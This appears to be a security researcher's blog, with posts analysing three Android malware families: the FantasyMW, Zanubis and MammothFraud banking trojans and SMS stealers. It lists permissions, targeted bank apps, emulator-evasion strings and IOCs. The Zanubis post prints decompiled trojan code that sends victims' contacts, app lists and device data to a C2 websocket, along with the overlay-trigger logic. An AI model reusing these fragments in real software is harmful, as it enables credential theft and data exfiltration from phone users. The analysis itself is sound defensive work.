Showing posts with label android. Show all posts

Thursday, July 20, 2023

FantasyMW, a brazilian banking trojan

Update: Apparently this is a rebrand from an existing malware family called GoatRat and it was named as FantasyMW. More details at: https://www.opencti.net.br/goatrat-ressurge-com-um-novo-nome-fantasymw-android-banking-trojan-40dbbba8e7d9

Sample seen from MalwareHunterTeam's tweet.

The sample is written in kotlin and under a Windows host OS. This is possible to guess because the strings hint to Windows paths. At the time of the analysis the domains were not resolving. It seems to be a new or under development banking trojan, as hinted by the path strings:


C:/Users/55119/Documents/NewBankingTrojan/production/app/src/main/java/com/fuck/thepolice/MainActivity.kt 


This is not the first ITW sample of this developer. The first ITW sample was seen on 2023-06-06 13:25:28 UTC and uses a different path for development: 


C:/Users/nuke/Documents/FantasyMalware/BasicVersion/


The path differs from the latest spotted sample. Since this is a brazilian malware, I chose to dub it as Casanossolar from the package name instead of FantasyMalware. 


This malware requests accessibility permissions and overlay permissions to perform its activities. A complete list of permissions requested:


android.permission.ACCESSIBILITY_SERVICE

android.permission.BIND_ACCESSIBILITY_SERVICE

android.permission.INTERNET

android.permission.POST_NOTIFICATIONS

android.permission.READ_PHONE_STATE

android.permission.RECEIVE_BOOT_COMPLETED

android.permission.SYSTEM_ALERT_WINDOW

com.fuck.thepolice.DYNAMIC_RECEIVER_NOT_EXPORTED_PERMISSION


The sample contains URLs pointing to a ping endpoint and an initialization URL. On initialization, the device information such as hwid, device model, manufacturer is sent to the C2. The CLIENT_ID hardcoded in each sample is sent on each ping attempt.


https://api.robodopix[.]online/devices/init

https://api.robodopix[.]online/devices/ping


It currently targets only 6 applications, but all of them are bank applications from Brazil/Portugal. It calls PackageManager.getInstalledPackages to obtain the list of installed applications. Each targeted application has a separate class for each of them with shared methods. It applies overlays to steal credentials when the user tries to access their bank application.



Complete list of targeted applications as of 2023-07-20.

  • com.nu.production
  • com.picpay
  • com.santander.app
  • com.itau.iti
  • com.c6bank.app
  • br.com.intermedium



The first versions don't feature emulator checks on startup. However the latest samples contain emulator checks on startup and attempts to detect Android x86, Android Emulators, and XPosed among others:


  • goldfish

  • ranchu

  • google_sdk

  • Emulator

  • Android SDK built for x86

  • Genymotion

  • sdk_google

  • google_sdk

  • sdk

  • sdk_x86

  • vbox86p

  • emulator



It also makes use of RootBeer to verify if there is root available on the device:


One of the first samples contains an image presumably from the developer, referring to himself as "Sicko", mentioning that you are being hacked and a identifier to purchase his malware. Reverse image search returns nothing, so it seems to be handcrafted by the author.


In in one of the first versions seen in the wild, there is a Discord webhook URL and the Discord webhook module is also present in the code. Since the latest spotted samples exclude the Discord hooks, it points to the author relying only on their backend.



There are different builds of the same code with different icons, in an attempt to deceive users to install the application in their device or be trusted.



Overall, it looks like a family still in development. I will update this post with any updates and update the sample collection as well.

IOCs


Virustotal Collection: https://www.virustotal.com/gui/collection/f5d99ff71a0048e789ed5ea16ca23c4ad6098508d90acaa3a70f2f4e5841430a

SHA256:


495cbabda9da0171af3d1d44388ff648f961b9326cc88daed173dffe519344be

aa546c11bbae2eecb9ac24facc872aedf08743363d8dd71e843bb85537b6cf52

5ed97f720d4925d87c198aeaf2ebbf6bbfc1ecd4c7f3f08d3c328ce9fee7cfcb

29f7c1e1193abd4d90bce08c6164764b765494e9904eed9bb493e010e1c4af3b

a8c03dde8bda11b848f4eee5b9e21e70bcdc9ace8c6e1bb16ee24990cba155e5


URLs:


https[:]//api.theworldismagic[.]online/devices/init

https[:]//api.theworldismagic[.]online/devices/ping

https[:]//api.robodopix[.]online/devices/init

https[:]//api.robodopix[.]online/devices/ping


Friday, June 9, 2023

MammothFraud, an eastern SMS stealer


 The malware, dubbed MammothFraud from one of the logging strings МАМОНТИЗАЦИЯ!  checks for the android.permission.CALL_PHONE permission and also that the SDK is greater than 26. If positive, it will attempt to introduce an USSD code to obtain the mobile phone number. For example, *111*0887# for the MTS RU provider. When the permissions are not granted by the user, it will prompt the user with a message to allow the requested permissions. In the list there are other telecom providers from Uzbekistan, Ukraine and Russia with USSD codes present.


A list of the permissions requested:

  • android.permission.CALL_PHONE

  • android.permission.READ_SMS

  • android.permission.READ_PHONE_STATE

  • android.permission.SEND_SMS

  • android.permission.RECEIVE_SMS

  • android.permission.POST_NOTIFICATIONS


In case there are active SIM cards in the device, the sample registers broadcast receivers for handling specific SMS-related events and for shutdown events. It also verifies whether the following applications are installed in the system:

  • com.idamob.tinkoff.android

  • ru.mw

  • ru.raiffeisennews

  • ru.belkacar.belkacar

  • com.carshering

  • ru.tsk.ftc.bender.qpay

  • ru.alfabank.mobile.android

  • ru.sberbankmobile


All the information is logged and sent to the following Telegram account: https://api.telegram.org/bot/bS243k2ivMi4lw2WHYEeXHEgPSQfr2/5ujbXer+5Cr+xmVU7Y7lwUTW94Rklavzu/getUpdates?offset=-1&timeout=60.


It has some available commands for sending SMS, send USSD requests, getting sent SMS, showing toasts or banning. If it receives the ban command, it will exit the application as seen on the screenshot. The screenshot also lists all the commands that can be received: sendsms|sendussd|getsms|ban|showtoast|getsentsms


{ 

"card": "", 

"limit": "100", 

"maxProfitValue": 1", 

"delay": "1

}


The sample also downloads a raw file from pastebin and at the time of the visit it showed the following content:


If it fails to fetch the URL,  it will wait until it is back online or the device has internet access.


Anti-detection measures



The sample shows a function that focuses on detecting whether the APK is running in an emulated environment or not. Before doing any more thorough checks it verifies that the sample isn’t running under QEMU by checking libc_malloc_debug_qemu.so:


If any of the following strings are found, it will return false:

  • google_sdk, emulator, Android SDK built for x86, Genymotion, unknown

  • Boards: QC_Reference_Phone

  • Brands: generic, Xiaomi

  • Product: google_sdk 



There are also checks against Build.MANUFACTURER, Build.FINGERPRINT and Build.Product. If it detects the Google in Build.BRAND, it checks for specific fingerprints:

  • :userdebug/dev-keys

  • :user/release-keys


So far, I have noticed 4 samples contacting the same telegram bot. It is safe to say that all of them are likely to be from the same authors. 


IOCs


Thursday, September 1, 2022

Zanubis LATAM Banking Trojan

 Brief note: I analyzed this sample I found thanks to MHT's tweet https://twitter.com/malwrhunterteam/status/1564972377452298245?s=20&t=hqLnACKdbcCOPLjLrNMfyw

07/09/2022 update at the end.


This is the first time I see this sample, not sure if there is more documentation about it (if there is, please let me know). I am going to refer to this sample as Zanubis from now on, the reasoning behind this is the decryption key being Zanubis in the sample I analyzed. At the end, IOCs, SHA256 and targeted banks can be found.


At the time of this writing, the samples were not packed and still contained logging from the authors. These samples are likely still not final versions.

The trojan

This is an overlay-based banking trojan abusing accessibility, the infection method the standard one and it stores a list of applications in shared_preferences. It is focused on targeting LATAM banks and in this sample it focuses on Peru banks. 


On startup, the ServerPrimerosPasos() method is called and retrieves the following information:

  • List of contacts of the device

  • List of installed applications

  • Device data which includes:

    • manufacturer

    • model

    • fingerprint

  • It checks for the brand of the device and checks specifically for Motorola, Samsung and Huawei devices.

  • Ignore battery optimizations.


This information is formatted and sent to the remote server via websockets:


    public void ServerPrimerosPasos() {

        try {

            String contactos = this.funciones.ObtenerContactos();

            String apps = this.funciones.ObtenerApps();

            String datosTelefono = this.dispositivo.ObtenerDatos();

            String cont_res = "{ " + this.funciones.ObtenerIdCliente() + ", \"contactos\" : " + contactos + ", \"apps\" : " + apps + ", \"device_info\" : " + datosTelefono + " }";

            this.socket.emit("datos_iniciales_cliente", str_encript(cont_res, this.config.KEY_STR));

        } catch (Exception e) {

        }

    }


Websocket communications




Once the sample is installed in the victims device, it uses the hardcoded initial URL to post data to a remote server. After the first post, the next ones will receive encrypted strings from both the trojan and the server:


Initial data sent (on install)

Response received (on install)

Device configuration

Device packages


The vistas package contains all the code related to Views and WebViews, including tests and customized views to request the SMS, Battery and accessibility permissions. The authors have left some logging comments in the sample. Likely to debug their code:


Log.e("vista alerta", "en teoria se esta creando la ventana");


Information is posted to the remote server via the NotificarPost method:


    public void NotificarPost(String contenido) {

        FnApiCon apiCon = new FnApiCon(new FnApiCon.AsyncResponse() { // from class: com.personal.pdf.funciones.Funciones.1

            @Override // com.personal.pdf.funciones.FnApiCon.AsyncResponse

            public void processFinish(String output) {

            }

        });

        apiCon.prepararConsulta("d=" + contenido, this.context);

        apiCon.execute(new String[0]);

    }


Configuration

The class called Configuracion stores the default configuration of the sample. The most important information that is stored here for us is:


  • KEY_STR: Used to encrypt messages as seen in the ServerPrimerosPasos() screenshots

  • URL_INICIAL: Is the startup URL that is used on onCreate within a  WebView and enables Javascript content

  • PREF_LLAVE

  • SOCKET_SERVER: Remote address to open a WebSocket. This websocket exposes the following commands:


    • config_packages: Returns the list of installed packages in the system

    • desinstalar_app and eliminar_app: Deletes the target application

    • bloquear_telefono: Locks the screen

    • notificacion: Sends a push notification to the user. The message is received from the socket and decrypted

    • enviar_sms: Sends an SMS

    • permiso_contacto: Requests the contacts permiso

    • permiso_sms: Get SMS permission

    • rev_permiso_sms: Reset SMS permission


    • unlock_package: Allow the target package to be uninstalled


Next are some code snippets related to the previous commands:


this.socket.on("notificacion", new Emitter.Listener() { // from class: com.personal.pdf.funciones.SocketCon.8

                    @Override // io.socket.emitter.Emitter.Listener

                    public void call(Object... args) {

                        String desencriptado = SocketCon.this.str_decrypt(args[0].toString(), SocketCon.this.config.KEY_STR);

                        String titulo = "";

                        String mensaje = "";

                        try {

                            JSONObject json = new JSONObject(desencriptado);

                            if (!json.isNull("titulo") && !json.getString("titulo").equals("")) {

                                titulo = json.getString("titulo");

                            }

                            if (!json.isNull("mensaje") && !json.getString("mensaje").equals("")) {

                                mensaje = json.getString("mensaje");

                            }

                        } catch (Exception e2) {

                        }

                        Intent dialogIntent = new Intent(SocketCon.this.context, vista_popup.class);

                        dialogIntent.addFlags(268435456);

                        dialogIntent.addFlags(BasicMeasure.EXACTLY);

                        dialogIntent.addFlags(32768);

                        dialogIntent.addFlags(67108864);

                        dialogIntent.putExtra("titulo", titulo);

                        dialogIntent.putExtra("mensaje", mensaje);

                        SocketCon.this.context.startActivity(dialogIntent);

                    }


    public void ServerPrimerosPasos() {

        try {

            String contactos = this.funciones.ObtenerContactos();

            String apps = this.funciones.ObtenerApps();

            String datosTelefono = this.dispositivo.ObtenerDatos();

            String cont_res = "{ " + this.funciones.ObtenerIdCliente() + ", \"contactos\" : " + contactos + ", \"apps\" : " + apps + ", \"device_info\" : " + datosTelefono + " }";

            this.socket.emit("datos_iniciales_cliente", str_encript(cont_res, this.config.KEY_STR));

        } catch (Exception e) {

        }

    }


Socket socket3 = IO.socket(String.valueOf(Uri.parse("http://" + this.preference.getServerApp() + ":" + this.config.SOCKET_PUERTO)));

                this.socket = socket3;

                try {

                    socket3.connect();

                } catch (Exception e) {

                    Socket socket4 = this.socket;

                    if (socket4 != null) {

                        socket4.disconnect();

                        this.socket.close();

                        this.socket = null;

                    }

                    this.conectado = false;

                }


Data Encryption



To encrypt and decrypt data it has implemented a class named Cripto where all the methods for both encryption/decryption of strings are stored.


Overlays

The overlays work by checking the list of packages to monitor from pref_config_package and then it will check it whenever an application opens:

{

            if (!this.preference.getTargetPackage().equals("")) {

                String[] targets = this.preference.getTargetPackage().split(this.config.SPLIT_PREFERENCE);

                String[] noTargets = this.preference.getNoTargetPackage().split(this.config.SPLIT_PREFERENCE);

                this.rutas = this.preference.getTargetUrl().split(this.config.SPLIT_PREFERENCE);

                for (int i = 0; i < targets.length; i++) {

                    try {

                        if (nodeInfo.getPackageName().toString().equals(targets[i])) {

                            boolean encontro = false;

                            for (String item : noTargets) {

                                if (item.equals(targets[i])) {

                                    encontro = true;

                                }

                            }

                            if (!encontro) {

                                z = true;

                            } else {

                                z = false;

                            }

                            if (z & (!this.rutas[i].equals(""))) {

                                mostrarActivityNavegador(this.rutas[i], targets[i]);

                            }

                        }

                    } catch (Exception e12) {

                    }

                }

If the application is in the list of targets then a WebView will be overlayed on the victims device.

VT Collection

https://www.virustotal.com/gui/collection/1857e2a8e8677e5f0b0edb38dff9e83795cd50be1e4f8771e2d374f99e4edb45


IOCs

  • 0198b8fa11bf9e8442defa00befa2ab224ada5ebb4a60256f2bf5fc491cca0a1

  • 33adbff1a79da4a3fde49cececac5a6b99bf217be0c6db6cdf85a46bf2087e57

  • 95242e1d105de9c33b2c9d8a9514f58327ca32d7d24af9af19ff3f0d075ea451

  • http[:]//92.38.132.217[:]8000/socket.io/?EIO=4&transport=polling&sid=aqOxTFmMn8gXqrvMAAru

  • https[:]//justpaste[.]it/8j6de

  • http[:]//004.fullcircleteam[.]com/014/e08133e07fc400a116ed6ef01cfde577/inicio?c000=mnn

  • https[:]//001.fullcircleteam[.]com/?c000=mnn

  • https[:]//002.fullcircleteam[.]com/?c000=mnn
  • https[:]//003.fullcircleteam[.]com/?c000=mnn

Targeted banks

  • pe.com.interbank.mobilebanking

  • pe.com.scotiabank.blpm.android.client

  • pe.com.bn.app.bancodelanacion

  • com.mibanco.bancamovil

  • pe.com.banBifBanking.icBanking.androidUI

  • com.bbva.nxt_peru

  • com.bcp.innovacxion.yapeapp

  • per.bf.desa

  • com.pe.cajasullana.cajamovil

  • com.bcp.bank.bcp

  • pe.pichincha.bm

  • com.cajahuancayo.cajahuancayo.appcajahuancayo

  • pe.cajapiura.bancamovil

  • com.cmacica.prd

  • pe.interbank.bie

  • pe.com.scotiabank.businessbanking

  • com.bcp.bank.tlc

  • com.alfinbanco.appclientes

  • pe.com.bancomercio.mobilebanking

  • com.bm_gnb_pe

  • com.whatsapp

  • com.ripley.banco.peru

  • com.zoluxiones.officebanking

  • com.cmac.cajamovilaqp

  • pe.com.cajametropolitana.homebankingcml.cmlhomebanking

  • com.pe.cajacusco.movil

  • com.caja.myapplication

  • com.cajamaynas.cajamaynas

  • com.cajatacna.droid

  • com.appcajatrujillo

  • pe.com.tarjetacencosud.canales.mitarjetacencosud

  • pe.com.cajacentro

  • pe.com.prymera.digital.app

  • pe.com.compartamos.bancamovil

  • pe.confianza.bancamovil

  • id=com.credinkamovil.pe

  • pe.com.scotiabank.blpm.android.client.csf

  • com.efectivadigital.appclientes

  • pe.solera.tarjetaoh

  • com.qapaq.banking

